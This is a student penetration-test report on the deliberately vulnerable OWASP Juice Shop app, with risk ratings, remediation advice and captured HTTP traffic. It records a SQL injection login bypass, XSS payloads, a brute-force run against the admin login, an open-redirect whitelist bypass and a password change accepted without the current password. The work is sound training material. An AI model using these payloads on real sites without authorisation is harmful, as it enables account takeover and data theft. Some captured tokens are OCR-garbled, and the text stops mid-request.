

# SECURITY ASSESSMENT

<<OWASP JUICE SHOP REPORT >>

Submitted to: << SPRINTS>>  
team members : << Ahmed Omar Zakryia >>  
<<serag eldeen mostafa ahmed>>  
<<Ahmed ismail>>  
<<abdulrahman amr>>  
<<ibrahim nabil>>  
Date of Testing: << 1/10/2024>>  
Date of Report Delivery: <<23/10/2024>>

# Table of Contents

## Contents

SECURITY ENGAGEMENT SUMMARY .....	2
ENGAGEMENT OVERVIEW .....	2
SCOPE .....	2
EXECUTIVE RISK ANALYSIS.....	3
EXECUTIVE RECOMMENDATION .....	4
SIGNIFICANT VULNERABILITY SUMMARY .....	5
<< SQL INJECTION>>.....	6
<< CROSS-SITE SCRIPTING (XSS) [ON SEARCH]>> .....	7
<< CROSS-SITE SCRIPTING (XSS) >>.....	8
<< LACK OF AUTHENTICATION (PASSWORD BRUTEFORCING)>> .....	9
<< OPEN REDIRECT VULNERABILITY>> .....	10
<< BROKEN ACCESS CONTROL (MISSING AUTHORIZATION CHECK)>>.....	12
<< BROKEN ACCESS CONTROL (FORGED REVIEWS)>>.....	14
<< BROKEN ACCESS CONTROL (DELETE USERS)>> .....	16
<< BROKEN ACCESS CONTROL (FORGED CUSTOMER_FEEDBACK)>> .....	17
<< BROKEN ACCESS CONTROL (FORGED RECYCLING BOX REQUEST)>> .....	19
<< IDOR>>.....	20
<< BUSINESS LOGIC FLAW>>.....	21
<< INFORMATION DISCLOSURE>>.....	23
<< Information Disclosure>> .....	24
<< BUSINESS LOGIC >>.....	21
<< IDOR ON RECYCLES>> .....	20
<b>&lt;&lt;No length on password &gt;&gt;</b> .....	27
METHODOLOGY .....	25
ASSESSMENT TOOLSET SELECTION .....	28

# Security Engagement Summary

## Engagement Overview

The engagement was requested by Eng.Omar Zayed to evaluate the security posture of their web application, OWASP Juice Shop, which is a widely used vulnerable web application designed for security testing and training purposes. The assessment was initiated to identify potential security vulnerabilities and risks that could be exploited by malicious actors, in order to strengthen the application's defenses.

The primary goals of this engagement are:

- To identify security vulnerabilities in the OWASP Juice Shop web application.
- To assess the effectiveness of current security controls.
- To provide remediation recommendations based on identified vulnerabilities.

The engagement is being conducted by Ahmed Omar, a penetration tester specializing in web application security. This assessment is part of a routine or scheduled security audit to ensure that the application is compliant with the latest security standards and remains resilient against emerging threats.

Security assessments of this nature are typically conducted on a quarterly or bi-annual basis, or whenever significant updates or changes are made to the application.

## Scope

The scope of this engagement focuses specifically on the OWASP Juice Shop web application, which is designed as a deliberately insecure application for security testing. The scope includes:

- Testing all components of the Juice Shop, including login functionality, user inputs, API endpoints, and database interactions.
- Conducting both authenticated and unauthenticated scans to evaluate vulnerabilities from different user perspectives.

This scope is appropriate as it covers the critical areas of the application that could be exploited by attackers. Given the purpose of OWASP Juice Shop, testing across its full functionality ensures a comprehensive assessment of security vulnerabilities that are realistic for other web applications as well.

# Executive Risk Analysis

The overall risk identified for the OWASP Juice Shop web application falls under High. This risk level was determined based on the presence of multiple critical vulnerabilities within the application, some of which could be exploited to gain unauthorized access, manipulate data, or disrupt services.

Key vulnerabilities identified during the assessment include:

- **Injection Attacks:** The application is vulnerable to SQL injection, which can allow an attacker to execute arbitrary queries on the backend database, leading to unauthorized data access or database compromise.
- **Cross-Site Scripting (XSS):** The web interface is susceptible to both stored and reflected XSS attacks, enabling attackers to inject malicious scripts that could be executed in users' browsers, leading to credential theft or session hijacking.
- **Broken Access Controls:** Insufficient restrictions were found on sensitive actions, allowing unauthorized users to perform restricted functions or access privileged areas.
- **Open Redirect Vulnerability:** The application is vulnerable to open redirects, which can be exploited by attackers to redirect users to malicious websites. This can result in phishing attacks where users are tricked into entering sensitive information on a malicious site.
- **Insecure Direct Object Reference (IDOR):** Insufficient access control mechanisms were found for certain endpoints, allowing attackers to access or manipulate objects (e.g., user profiles, order details) by simply modifying parameters in the request. This could lead to unauthorized access to sensitive data or actions.
- **Information Disclosure:** The application leaks sensitive information, such as server versions, stack traces, or debug information, through error messages or HTTP headers. This can provide attackers with additional information to launch more sophisticated attacks.
- **JSONP Vulnerability:** The application uses JSONP (JSON with Padding) to send sensitive data across domains without proper validation, which can expose the data to third-party websites. This vulnerability can be leveraged to steal sensitive information from the application using a cross-site script.
- **Lack of Authentication (password bruteforcing):** The application lacks adequate protections against password brute-forcing attacks. Attackers can attempt numerous login attempts without being detected or blocked, increasing the risk of unauthorized access.

These vulnerabilities present a significant risk to the confidentiality, integrity, and availability of the application, making the overall risk rating High.

# Executive Recommendation

Immediate remediation efforts are necessary due to the high-risk vulnerabilities found. The following steps should be prioritized:

1. **SQL Injection:** Use parameterized queries to sanitize user inputs. This should be addressed first as it could lead to full database compromise.
2. **Cross-Site Scripting (XSS):** Sanitize and encode all user inputs to prevent malicious scripts from running. This will protect user data and sessions.
3. **Access Controls (including IDOR):** Strengthen access controls to ensure users can only access what they are authorized to. This will stop unauthorized data manipulation.
4. **Open Redirects:** Limit user-controlled inputs in redirects or validate redirect destinations to prevent phishing attacks.
5. **Information Disclosure:** Hide detailed error messages and mask server information in headers to prevent leaking sensitive data.
6. **JSONP:** Avoid using JSONP when possible. If needed, validate responses and use safer alternatives like CORS to prevent data exposure.
7. **Business Logic Vulnerabilities:** Review the application's workflows to ensure they align with intended business rules. Fix any loopholes that allow users to bypass intended processes, exploit payment systems, or misuse application functionality.
8. **Lack of Authentication (password bruteforcing):** Implement stronger authentication methods, such as rate-limiting login attempts, using CAPTCHA, and enforcing strong password policies, to prevent brute-force attacks.

By addressing SQL Injection and XSS first, followed by access controls, data protection, and fixing JSONP vulnerabilities, the security of the application will improve significantly. Fixing open redirects, business logic flaws, and information leaks will further reduce risks.

# Significant Vulnerability Summary

## High Risk Vulnerabilities

- SQL Injection:
  - Exploitable to gain unauthorized access or manipulate the database, leading to full data compromise.
- Cross-Site Scripting (XSS):
  - Enables attackers to inject malicious scripts that could steal user data or hijack sessions.
- Broken Access Controls
  - Allows unauthorized users to access or manipulate sensitive resources, leading to potential data breaches or privilege escalation.
- Lack of Authentication (password bruteforcing):
  - The application lacks measures to protect against brute-force attacks, increasing the risk of unauthorized access..
- Open Redirect Vulnerability:
  - Allows attackers to redirect users to malicious websites, leading to phishing attacks.

## Medium Risk Vulnerabilities

- IDOR
  - Allows users to show the carts for the other users
- Business Logic Vulnerabilities:
  - Flaws in the application's logic can allow users to exploit the intended functionality to gain unauthorized benefits, such as order a product in negative number

## Low Risk Vulnerabilities

- information disclosure
  - Exposes sensitive information through /.well-known directory

# << SQL Injection >>

<< HIGH>>

<<

when make a test for sql like 'or 1=1-- redirect to admin account) , then u try to make an error in login to know the type of db

The screenshot shows a web application interface. On the left, there is a 'Login' form with fields for 'Email\*' containing 'or 1=1--' and 'Password\*' containing '0'. On the right, there is an 'Account' dropdown menu with options: 'admin@juice-sh.op', 'Orders & Payment', 'Privacy & Security', and 'Logout'. A red notification badge with the number '1' is visible on the 'Your Basket' link.

Request		Response	
Pretty	Raw	Hex	
POST /rest/user/login HTTP/1.1 Host: juice-shop.herokuapp.com Cookie: welcomebanner_status=dismiss; cookieconsent_status=dismiss; language=en; admin=admin; continueCode=21eL10HvC7I2T1TPf6HL6uZ3tp2ImyTRUspjh7vtXBIPDF3otobcHPUQsueYcM5CE9HHD UVXhD2CY4 Content-Length: 38 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99" Accept: application/json, text/plain, */* Sec-Ch-Ua-Platform: "Windows" Accept-Language: en-US Sec-Ch-Ua-Mobile: ?0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36 Content-Type: application/json Origin: https://juice-shop.herokuapp.com Sec-Fetch-Site: same-origin Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: https://juice-shop.herokuapp.com/ Accept-Encoding: gzip, deflate, br Priority: u=1, i Connection: keep-alive  { "email": "or 1=1", "password": "12345" }		<pre>31      "stack": 32      "Error": 33      "at Database.&lt;anonymous&gt; (/app/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n      at /app/node_modules/sequelize/lib/dialects/sqlite/query.js:183:50\n      at new Promise (&lt;anonymous&gt;)\n      at Query.run (/app/node_modules/sequelize/lib/dialects/sqlite/query.js:182:12)\n      at /app/node_modules/sequelize/lib/sequelize.js:315:28\n      at processTicksAndRejections (node:internal/process/task_queues:95:5)", 34      "name": "SequelizeDatabaseError", 35      "parent": { 36          "errno": 1, 37          "code": "SQLITE_ERROR", 38          "sql": 39          "SELECT * FROM Users WHERE email = 'or 1=1' AND password = '827ccb0eea8a706c4c34a16891f84e7b' AND deletedAt IS 40          NULL" 41      }, 42      "original": { 43          "errno": 1, 44          "code": "SQLITE_ERROR", 45          "sql": 46          "SELECT * FROM Users WHERE email = 'or 1=1' AND password = '827ccb0eea8a706c4c34a16891f84e7b' AND deletedAt IS 47          NULL" 48      }, 49      "sql": 50      "SELECT * FROM Users WHERE email = 'or 1=1' AND password = '827ccb0eea8a706c4c34a16891f84e7b' AND deletedAt IS NULL", 51      "parameters": {} 52  } 53 }</pre>	

## << Cross-Site Scripting (XSS) [on search]>>

<< HIGH >>

xss in search with payload (</span><svg/onload=alert('hacked')><span>) ,,<img src=x onclick="alert(0)">

The screenshot shows a browser window with the OWASP Juice Shop logo at the top. A green success message box says "You successfully solved a challenge: Payback Time (Place an order that makes you rich.)". Below it, the main content area has a title "Search Results -" and a URL bar showing "juice-shop.herokuapp.com/#/search?q=<%2Fspan><svg%2Fonload%3Dalert('hacked')><span>". The page content displays a modal from "juice-shop.herokuapp.com says" with the text "hacked". An alert dialog box is overlaid on the page, displaying the message "the OWASP Juice Shop says hacked" and an "OK" button. The browser's developer tools are open, showing the DOM structure with the injected SVG element containing the onload script.

You successfully solved a challenge: Payback Time (Place an order that makes you rich.)

Search Results - juice-shop.herokuapp.com/#/search?q=<%2Fspan><svg%2Fonload%3Dalert('hacked')><span>

juice-shop.herokuapp.com says

hacked



the OWASP Juice Shop says hacked

OK

```
nt: stretch center; align-items: stretch; flex-direction: ro  
x-sizing: border-box; display: flex;"> flex  
▼ <div _ngcontent-ukn-c46 class="table-container custom-slat"  
▼ <div _ngcontent-ukn-c46 class="heading mat-elevation-z6"  
▼ <div _ngcontent-ukn-c46 class="ng-star-inserted">  
  <span _ngcontent-ukn-c46>Search Results - </span>  
  ▼ <span _ngcontent-ukn-c46 id="searchValue"> == $0  
    <svg onload="alert(7)"></svg>  
    <span></span>  
  </span>  
  </div>  
  <!---->  
  <!---->  
 <div _ngcontent-ukn-c46 id="search-result-heading"></div>
```

## << Cross-Site Scripting (XSS) >>

<< HIGH >>



# << Lack of Authentication (password bruteforcing)>>

<< HIGH >>

After the sql injection i know the admin email admin@juice-sh.op then we try to get the password by bruteforcing and the site allowed unlimited login attempts without triggering any security measures

**Request**

Pretty	Raw	Hex
--------	-----	-----

```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: welcomebanner_status=dismiss; cookieconsent_status=dismiss;
language=en; continueCode=
97uZhwqIDIBSSU2tqcBILs8i0fNULMlhetVIYsJsuPbt1MIVCT58CP9svHMaKu6ZhP6trP
ILwCYmFSDiEYSYttrQcS3UvVuRtDmc1UCVaxxEiMjU40TYx:IEe
Content-Length: 48
Sec-Ch-Ua: "Chromium";v="127", "Not A;Brand";v="99"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Sec-Ch-UA-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/json
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
{
  "email": "admin@juice-shop.op",
  "password": "12345"
}
```

**Response**

Pretty	Raw	Hex	Render
--------	-----	-----	--------

```
HTTP/1.1 401 Unauthorized
Server: Cowboy
Report-To:
("group": "heroku-nel", "max_age": 3600, "endpoints": [{"url": "https://nel.herokuapp.com/reports?ts=1725377116&id=812dcc77-94d0-43b1-a52d-52575038c959&s=fydd0wCT9fNC6USECuru3yikSasHSSjKBCwQ4REW"}])
Reporting-Endpoints:
heroku-nel=https://nel.herokuapp.com/reports?ts=1725377116&id=812dcc77-94d0-43b1-a52d-52575038c959&s=fydd0wCT9fNC6USECuru3yikSasHSSjKBCwQ4REW
NEL:
("report_to": "heroku-nel", "max_age": 3600, "success_fraction": 0.05, "response_headers": ["Via", "Connection", "Keep-Alive"], "access-control-allow-origin": "*", "x-content-type-options": "nosniff", "x-frame-options": "SAMEORIGIN", "feature-policy": "payment 'self'", "x-recruiting": "/#/jobs", "content-type": "text/html; charset=utf-8", "content-length": 26, "etag": "W/\"1a-ARJvUK+smaAF3QQve2mDSG+3Eus\"", "vary": "Accept-Encoding", "date": "Tue, 03 Sep 2024 15:25:16 GMT", "via": "1.1 vegur"}, {"status": "invalid_email_or_password"}]
```

## ② Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request

Target: <https://juice-shop.herokuapp.com>

```
Host: juice-shop.herokuapp.com
Cookie: welcomebanner_status=dismiss; cookieconsent_status=dismiss; language=en;
97uZhwqIDIBSSU2tqcBILs8i0fNULMlhetVIYsJsuPbt1MIVCT58CP9svHMaKu6ZhP6trP
Content-Length: 48
Sec-Ch-Ua: "Chromium";v="127", "Not A;Brand";v="99"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Sec-Ch-UA-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Content-Type: application/json
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
```

## 2. Intruder attack of <https://juice-shop.herokuapp.com>

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received
40	asdf1234	401	396
41	redhat	401	238
42	1234qwer	401	243
43	cisco	401	345
44	12qwaszx	401	330
45	test123	401	519
46	1q2w3e4r5t	401	408
47	admin123	200	305
48	changeme	401	134
49	1qazqsw2	401	523
50	123qweasd	401	286

Request Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: Cowboy
Report-To:
("group": "heroku-nel", "max_age": 3600, "endpoints": [{"url": "https://nel.herokuapp.com/reports?ts=1725377397"}])
Reporting-Endpoints:
heroku-nel=https://nel.herokuapp.com/reports?ts=1725377397&id=812dcc77-0bd0-43b1-a52d-52575038c959
NEL:
("report_to": "heroku-nel", "max_age": 3600, "success_fraction": 0.05, "failure_fraction": 0.05, "response_headers": ["Via", "Connection", "Keep-Alive"], "access-control-allow-origin": "*", "x-content-type-options": "nosniff", "x-frame-options": "SAMEORIGIN", "feature-policy": "payment 'self'", "x-recruiting": "/#/jobs", "content-type": "application/json; charset=utf-8", "content-length": 807, "etag": "W/\"327-r4vhSHlwg480=jX4fBryuC/wKgU\"", "vary": "Accept-Encoding", "date": "Tue, 03 Sep 2024 15:26:57 GMT"}
```

# << Open Redirect Vulnerability >>


<< HIGH >>

after show the js code from the inspector we search for redirect to show if there is a way to have an open redirect , we discover a white list of only links that allow to visit / i try all way to bypass this white list(trusted links) , and it use parameter called [##/redirect?to=link] to bypass it :

##/redirect?to=https://google.com?path=http://(one of trusted links) and done

-----> https://juice-

[shop.spreadshirt.com/juiceshop](https://shop.spreadshirt.com/juiceshop)



# OWASP Juice Shop (Express ^4.17.1)

406 Error: Unrecognized target URL for redirect: https://google.com

```
at /app/build/routes/redirect.js:21:18
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at next (/app/node_modules/express/lib/router/route.js:149:13)
at Route.dispatch (/app/node_modules/express/lib/router/route.js:119:3)
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at /app/node_modules/express/lib/router/index.js:284:15
at Function.process_params (/app/node_modules/express/lib/router/index.js:346:12)
at next (/app/node_modules/express/lib/router/index.js:280:10)
at /app/build/routes/verify.js:171:5
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:328:13)
at /app/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/app/node_modules/express/lib/router/index.js:346:12)
at next (/app/node_modules/express/lib/router/index.js:280:10)
at /app/build/routes/verify.js:105:5
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:328:13)
```



الدخول تسجيل



# << Broken Access Control (Missing Authorization Check)>>

## << HIGH >>

Here we have ATO(account take over) , When change password of the user it takes 3 parameters {current\_passwd , new\_passwd , repeate\_passwd} , for current user we don't know the current password and when we try we can't then i try to delete the current password parameter and send only the new password and it accepted , that's because there is Missing in Authorization check

Change Password

Current password is not correct.

Current Password \*

New Password \*

Repeat New Password \*

>Password must be 5-40 characters long. 0/40

Change

## Request

```
Pretty Raw Hex
1 GET /rest/user/change-password?current=bender&new=bender&repeat=bender
HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: welcomebanner_status=dismiss; cookieconsent_status=dismiss;
language=en; continueCode=
4 R0uJhFtjlyin5kUptZc7I0svi6fPUMH4hNt8IPsPSua8t7ZIkYTyaCE7szrHHepuNah5et18Iv
5 RCkaFepibgSbhRU5tqZexauUEzuEtsq7cneC0EsvnijyURLcgQloz; token=
6 eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJsdGF0dXMiOiJsdWnjZXNmIiwiZGFOYSI6
7 eyJpZCIEMywidXH1cm5hbWUiOiiilCJ1bWFpbC16ImJlbnRlckBqdWljZS1saC5vcC1sInBhc
8 3N3b3JkIjo1ODI3Y2N1MGV1YTthhNsA2YsRjMsRHMTY40TFw0DR1NzIiLCJyb2xlIjo1Y3UsdG
9 tZKIIiLCJkZWleGUUb2t1b1I6IiIsInvhcJ2MD2dpbkwlIjoidW5kZW2phm0kIiwiChJvZml
10 sZU1eTw1lIjo1YXNsZXRsI3B1YmcgYySpbWFzZKMvdXBsZFkcy9kZWZhdWk0Lnh2ZyIsInRv
11 dHBTZWhyZXQiOiiilCJpcOfjdG12Z3I6dHJ1ZSwiY3J1YKR1ZEFO1joimjAyNC0w0S0w0SAxMjowMT0oMC41Ms
12 EgKsAw0jAwIisiZGVsZXRI1ZEFO1joimjAyNC0w0S0w0SAxMjowMT0oMC41Ms
13 rmx6rv7TcCqHP14up2vtieQF9EZ2cqeOVgDcmhsaUcJSXkPycoMsTm4klqGhu-CCHnvFRZyUe
14 ogJfseLh5UFjRjahFr1vOnbweK0dU-ZgaXRNdQeqQdsRtz3SP_xn_Ay6ZG22u1vFTYcwdxJ
15 -av-byR9aqg_E
16 Sec-Ch-Ua: "Chromium";v="127", "Not>A;Brand";v="99"
17 Accept-Language: en-US
18 X-User-Email: bender@juice-sh.op
19 Sec-Ch-Ua-Mobile: 70
20 Authorization: Bearer
21 eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJsdGF0dXMiOiJsdWnjZXNmIiwiZGFOYSI6
22 eyJpZCIEMywidXH1cm5hbWUiOiiilCJ1bWFpbC16ImJlbnRlckBqdWljZS1saC5vcC1sInBhc
23 3N3b3JkIjo1ODI3Y2N1MGV1YTthhNsA2YsRjMsRHMTY40TFw0DR1NzIiLCJyb2xlIjo1Y3UsdG
24 tZKIIiLCJkZWleGUUb2t1b1I6IiIsInvhcJ2MD2dpbkwlIjoidW5kZW2phm0kIiwiChJvZml
25 sZU1eTw1lIjo1YXNsZXRsI3B1YmcgYySpbWFzZKMvdXBsZFkcy9kZWZhdWk0Lnh2ZyIsInRv
26 dHBTZWhyZXQiOiiilCJpcOfjdG12Z3I6dHJ1ZSwiY3J1YKR1ZEFO1joimjAyNC0w0S0w0SAxMjowMT0oMC41Ms
27 EgKsAw0jAwIisiZGVsZXRI1ZEFO1joimjAyNC0w0S0w0SAxMjowMT0oMC41Ms
28 rmx6rv7TcCqHP14up2vtieQF9EZ2cqeOVgDcmhsaUcJSXkPycoMsTm4klqGhu-CCHnvFRZyUe
29 ogJfseLh5UFjRjahFr1vOnbweK0dU-ZgaXRNdQeqQdsRtz3SP_xn_Ay6ZG22u1vFTYcwdxJ
30 -av-byR9aqg_E
31 Current password is not correct.
```

## Response

```
Pretty Raw Hex Render
1 HTTP/1.1 401 Unauthorized
2 Server: Cowboy
3 Report-To:
4 {"group": "heroku-nel", "max_age": 2600, "endpoints": [{"url": "http://oku.com/reports?ts=1725883802&id=812dcc77-0bd0-43b1-a5f1-b257:upf0WnShHfUB83YqFytFsh8Uw%2BCwR5oal0D%2BQvttcJg%3D"}]}
5 Reporting-Endpoints:
6 heroku-nel=https://nel.herokuapp.com/reports?ts=1725883802&id=81:-43b1-a5f1-b2570382959&s=upf0WnShHfUB83YqFytFsh8Uw%2BCwR5oal01%3D
7 Nel:
8 {"report_to": "heroku-nel", "max_age": 2600, "success_fraction": 0.1, "fraction": 0.05, "response_headers": ["Via"]})
9 Connection: keep-alive
10 Access-Control-Allow-Origin: *
11 X-Content-Type-Options: nosniff
12 X-Frame-Options: SAMEORIGIN
13 Feature-Policy: payment 'self'
14 X-Recruiting: /#/jobs
15 Content-Type: text/html; charset=utf-8
16 Content-Length: 32
17 Etag: W/"20-6tKKLLg0nsR5qInvJyo/E13vg"
18 Vary: Accept-Encoding
19 Date: Mon, 09 Sep 2024 12:10:02 GMT
20 Via: 1.1 vegur
21 Current password is not correct.
```

## Request

Pretty Raw Hex

```
GET /rest/user/change-password?new=bender&repeat=bender HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: welcomebanner_status=dismiss; cookieconsent_status=dismiss;
language=en; continueCode=
R0uJHPtjlyinShUpzC718svifPPUMH4hNt8IPsP5ua8t7ZIkYTyaCE7szxHNEpuNah2et18Iv
RCkaFepiBgShzHf5tqZcxaUEzUestg7cneC8EsvnijyURLegQlor; token=
eyJpZC1EMywidxHm1cm5hbWUi0iIiLCJ1bWFpbC16ImJhnRlckBqgdWljZS1saC5vcCIsInBhc
3N3b3JkIjo1ODI2YhMzKXr1ZEFO1joimjAyHC0w0S0w0SAxMjowNTe0MC4IMs
EgKsAw0jAwIiwiZGVsZXK1ZEFO1jpudWxsFSwiaWF0IjoxNsI1ODgeNTgxF0.Mz47G71gE098
rwx6rv7TccqIP14up2vtiePf9ZX32q0Vgdcnhs0J3SkPycoMsTm4klqGHu-CCHHvFrZyUe
ogJfseLhSUfRjahFrlv0nbweK0dV-_ZgaXRNdQe(qdsRtZ3SP_f6_xn_Ay6ZG2zulvFTYcvwdwJ
-av-byR9aq9_E
